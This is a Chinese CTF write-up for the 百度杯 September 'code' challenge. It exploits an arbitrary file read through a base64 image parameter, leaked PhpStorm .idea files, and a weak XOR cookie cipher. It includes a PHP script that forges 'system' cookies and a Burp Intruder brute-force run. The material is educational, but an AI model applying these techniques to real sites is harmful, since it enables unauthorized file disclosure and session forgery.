[百度杯] 九月场 code writeup

原创

Flyour 于 2018-04-03 10:05:56 发布 944 收藏

分类专栏： ctf 文章标签： ctf

本文链接：https://blog.csdn.net/m0_37921080/article/details/79799142


进入题目是这样的一个链接:

http://ae98dec0b0e0439a959838553d507f5876842d29b25c44c0.game.ichunqiu.com/index.php?jpg=hei.jpg。

并且显示了一张图片。

查看页面源码：发现图片使用base64编码的，所谓图片base64编码，其实是页面展示图片的一种方法。平常我们见到的的图片都是一个url，通过这个url发起一次请求，从服务器下载图片，但是这就导致了一个页面要多次访问服务器。而base64编码则是直接把图片进行编码，然后把编码的得到的字符串（这个字符串非常的长）放入html里面，当浏览器请求页面时随着html一起返回给了浏览器，然后浏览器对字符串进行解码，得到一个图片。对于base64编码图片，如果开发者不小心，就可能会把非图片的文件进行编码，然后发送给浏览器。我们进行一下尝试：

http://ae98dec0b0e0439a959838553d507f5876842d29b25c44c0.game.ichunqiu.com/index.php?jpg=index.php




果然得到一串base64编码，对其进行解码得到index.php如下：

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
    echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt.    "'></img>";

/*
 * Can you find the flag file?
 *
 */
?>
```

分析一下index.php的代码，该文件会过滤jpg参数进行。先是进行字符串匹配，把不符合正则表达式的字符替换为空，然后将参数里面的config替换为下划线。然而另外一条重要的信息是 *Created by PhpStorm.* 。查一下phpstorm，是一个php的集成开发软件，而且phpstorm在创建项目时会自动创建一个文件夹.idea。



名称	修改日期	类型	大小
copyright	2017/3/10 14:40	文件夹	
.name	2017/3/10 14:40	NAME 文件	1 KB
encodings.xml	2017/3/10 14:40	XML 文档	1 KB
misc.xml	2017/3/10 14:40	XML 文档	1 KB
modules.xml	2017/3/10 14:40	XML 文档	1 KB
store.iml	2017/3/10 14:40	IML 文件	1 KB
workspace.xml	2017/3/10 15:05	XML 文档	12 KB

该文件夹里有这样一些文件，我们试一下能不能访问，.....结果是可以的，其中比较关键的是 workspace.xml文件，

```
<component name="CreatePatchCommitExecutor">
 <option name="PATCH_PATH" value="" />
</component>
<component name="ExecutionTargetManager" SELECTED_TARGET="default_target" />
<component name="FavoritesManager">
 <favorites_list name="phpctf" />
</component>
<component name="FileEditorManager">
 <leaf SIDE_TABS_SIZE_LIMIT_KEY="300">
  <file leaf-file-name="fl3g_ichuqiu.php" pinned="false" current-in-tab="false">
   <entry file="file://$PROJECT_DIR$/fl3g_ichuqiu.php">
    <provider selected="true" editor-type-id="text-editor">
     <state vertical-scroll-proportion="-4.071429">
      <caret line="6" column="3" selection-start-line="6" selection-start-column="3" s
      <folding />
     </state>
    </provider>
   </entry>
  </file>
  <file leaf-file-name="config.php" pinned="false" current-in-tab="false">
   <entry file="file://$PROJECT_DIR$/config.php">
    <provider selected="true" editor-type-id="text-editor">
     <state vertical-scroll-proportion="-6.107143">
      <caret line="9" column="2" selection-start-line="9" selection-start-column="2" s
```

该文件显示有这样两个文件：fl3g_ichuqiu.php ， config.php
我们肯定要去看一下fl3g_ichuqiu.php 这个文件，不过文件名里有一个下划线，会被过滤掉，利用index.php里面的过滤规则，我们用 fl3gconfigichuqiu.php 进行访问:
http://ae98dec0b0e0439a959838553d507f5876842d29b25c44c0.game.ichunqiu.com/index.php?jpg=fl3gconfigichuqiu.php

```
file:fl3gconfigichuqiu.php</title><img src='
```


又是一个base64编码，对其解码：

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++)  {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;    $i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COO    KIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "â•®(â•¯â–½â•°)â• ";
}
?>
```

里面是一个加密解密算法，关键在于加密用的$key， 可以猜到$key是定义在config.php里的，但是不能绕过过滤访问config.php，只能按照出题人的思路走。
一个关键信息是当我们的request 的 cookie里的user字段解密得不到system字符串，就会在response里的cookie的user字段里放一个'guest'加密后字符串。
$key是固定不变的，但是加密时会用$key.$rnd进行md5加密，然后利md5字符串的前几位进行加密。根据已知的'guest'加密对，我们可以得到一个$rnd，以及md5($key.$rnd)的[1:5]位，而加密'system'需要用到md5($key.$rnd)的[1:6]位，我们只需要对第六为进行字符遍历，然后进行爆破即可。脚本如下：

```php
<?php
function findkey(){
    $txt='guest';
    $result='YlY1dUEbXU5L';
    $tmp = '';
    $key = '';
    $result = base64_decode($result);
    $rnd = substr($result, 0, 4);
    $result = substr($result, 4);
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
        }
    $txt = $tmp;
    for ($i=0;$i<strlen($txt);$i++){
        $key .= $txt[$i] ^ $result[$i];
    }
    echo "key: " . $key;
    echo "\n";
    echo "rnd: " . $rnd;
    echo "\n";
    return array($key, $rnd);
}

function encry_special($key, $rnd){
    $chars= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
    $file = fopen("encrypt.txt", "w");
    $txt = 'system';
    $tmp = '';
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
        }
    $txt = $tmp;
    for ($n=0;$n<strlen($chars); $n++){
        $keytest = $key . $chars[$n];
        $ttmp = '';
        for($i=0;$i<strlen($txt);$i++){
            $ttmp .= $txt[$i] ^ $keytest[$i];
        }
        fwrite($file, base64_encode($rnd.$ttmp)."\n");
    }
}

$value = findkey();
encry_special($value[0], $value[1]);
?>
```

得到的密文会写入encrypt.txt文件夹里面。

```
3 YlY1dU3nT01aNg==
```

```
2 YlY1dU3nT01aNQ==
1 YlY1dU3nT01aNA==
  YlY1dU3nT01aMw==
1 YlY1dU3nT01aMg==
2 YlY1dU3nT01aMQ==
3 YlY1dU3nT01aMA==
4 YlY1dU3nT01aPw==
5 YlY1dU3nT01aPg==
6 YlY1dU3nT01aPQ==
7 YlY1dU3nT01aPA==
8 YlY1dU3nT01aOw==
9 YlY1dU3nT01aOg==
10 YlY1dU3nT01aOQ==
11 YlY1dU3nT01aOA==
12 YlY1dU3nT01aJw==
13 YlY1dU3nT01aJg==
14 YlY1dU3nT01aJQ==
```


然后用burpsuite的intruder模块进行爆破。

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
29	YlY1dU3nT01aRQ==	200			238	
30	YlY1dU3nT01aRA==	200			238	
31	YlY1dU3nT01aQw==	200			238	
32	YlY1dU3nT01aQg==	200			238	
33	YlY1dU3nT01aQQ==	200			238	
34	YlY1dU3nT01aQA==	200			238	
35	YlY1dU3nT01aTw==	200			232	
36	YlY1dU3nT01aTg==	200			238	
37	YlY1dU3nT01aFg==	200			238	
38	YlY1dU3nT01aFQ==	200			238	
39	YlY1dU3nT01aFA==	200			238	
40	YlY1dU3nT01aEw==	200			238	
41	YlY1dU3nT01aEg==	200			238	
42	YlY1dU3nT01aEQ==	200			238	
43	YlY1dU3nT01aEA==	200			238	

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 03 Apr 2018 00:59:22 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 42
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4

flag{e9854a28-5fd3-4a1f-8206-7fdf1fe2ce35}
```


得到flag。

关键点有三个：

* 图片base64编码
* phpsotrm的.idea文件夹
* 加密解密